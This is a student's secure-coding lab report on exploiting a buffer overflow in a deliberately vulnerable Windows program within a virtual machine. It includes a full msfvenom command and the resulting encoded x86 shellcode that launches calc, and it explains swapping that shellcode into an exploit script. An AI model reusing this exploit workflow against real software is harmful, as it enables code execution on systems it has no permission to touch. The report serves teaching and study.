

CSE 2010 || Secure Coding

WIN 20-21

Lab: 8

Name: R B Ch S Tarun

RegNo: 19BCN7122

Topic: Working with the memory vulnerabilities – Part II

Lab experiment - Working with the memory vulnerabilities – Part II

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Analysis



- Try to crash the Vuln_Program_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).


Example:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f  
python
```

- Change the default trigger to open control panel.

Happy Learning!!!!!!

Name	Date modified	Type	Size
 exploit2	4/5/2021 10:37 PM	Python File	3 KB
 payload	4/11/2021 4:56 PM	Text Document	5 KB



And, hence the crashing the application with payload is successful.


Now, **PHASE – 2**

We have to change the default trigger from cmd.exe to calc.exe.

And to do that we have to generate the shell code using msf venom in kali linux.

The command used to generate the shell code is:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f  
python
```



```
kali)-[~]  
$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/alpha_mixed  
x86/alpha_mixed succeeded with size 439 (iteration=0)  
x86/alpha_mixed chosen with final size 439  
Payload size: 439 bytes  
Final size of python file: 2141 bytes  
buf = b""  
buf += b"\x89\xe0\xd9\xec\xd7\xf4\x5a\x4a\x4a\x4a\x4a"  
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37"  
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"  
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"  
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x69\x78\x6e\x62"  
buf += b"\x63\x38\x37\x70\x73\x30\x51\x70\x6b\x39\x6d\x35\x64"  
buf += b"\x71\x79\x50\x32\x44\x6c\x4b\x42\x70\x44\x70\x4c\x4b"  
buf += b"\x66\x32\x34\x4c\x6e\x6b\x46\x32\x32\x34\x4c\x4b\x32"  
buf += b"\x52\x66\x48\x36\x6f\x4c\x77\x61\x5a\x45\x76\x44\x71"  
buf += b"\x59\x6f\x4e\x4c\x77\x4c\x51\x71\x61\x6c\x73\x32\x64"  
buf += b"\x6c\x51\x30\x5a\x61\x48\x4f\x64\x4d\x37\x71\x58\x47"  
buf += b"\x49\x72\x38\x72\x76\x32\x56\x37\x4e\x6b\x50\x52\x54"  
buf += b"\x50\x4e\x6b\x51\x5a\x37\x4c\x6c\x4b\x42\x6c\x74\x51"  
buf += b"\x74\x38\x4d\x33\x42\x68\x65\x51\x7a\x71\x76\x31\x6e"  
buf += b"\x6b\x61\x49\x51\x30\x67\x71\x6e\x33\x4c\x4b\x72\x69"  
buf += b"\x55\x48\x78\x63\x56\x5a\x67\x39\x4e\x6b\x30\x34\x4c"  
buf += b"\x4b\x33\x31\x78\x56\x55\x61\x6b\x4f\x6c\x6c\x59\x51"  
buf += b"\x58\x4f\x64\x4d\x47\x71\x6b\x77\x57\x48\x4d\x30\x73"  
buf += b"\x45\x49\x66\x57\x73\x33\x4d\x58\x78\x55\x6b\x63\x4d"  
buf += b"\x75\x74\x42\x55\x49\x74\x76\x38\x4e\x6b\x53\x68\x75"  
buf += b"\x74\x47\x71\x69\x43\x45\x36\x4c\x4b\x56\x6c\x70\x4b"
```


Now we have to change the shell code in exploit2.py and then we have to run the python script in command prompt.

After that we'll get the payload as before.

	Name	Date modified	Type	Size
	exploit2	4/5/2021 10:37 PM	Python File	3 KB
	payload	4/11/2021 4:56 PM	Text Document	5 KB

```
:ES  
:
```


Payload after executing exploit2.py script:(for calculator)




After running the payload in the vuln :

Analysis:

1. The vuln program crossed asusual.



2. After crashing the vuln program calculator opened..



This happened due to buffer overflow vulnerability,
A buffer overflow vulnerability occurs when you give a program too much data. The excess data corrupts nearby space in memory and may alter other data. As a result, the program might report an error or behave differently. Such vulnerabilities are also called buffer overrun.

The same goes to the control panel, after changing the default trigger and generate the shell code and and changing the shell code in python script and generating the payload.

The application crashes and control panel opens.

This also due to the buffer overflow vulnerability.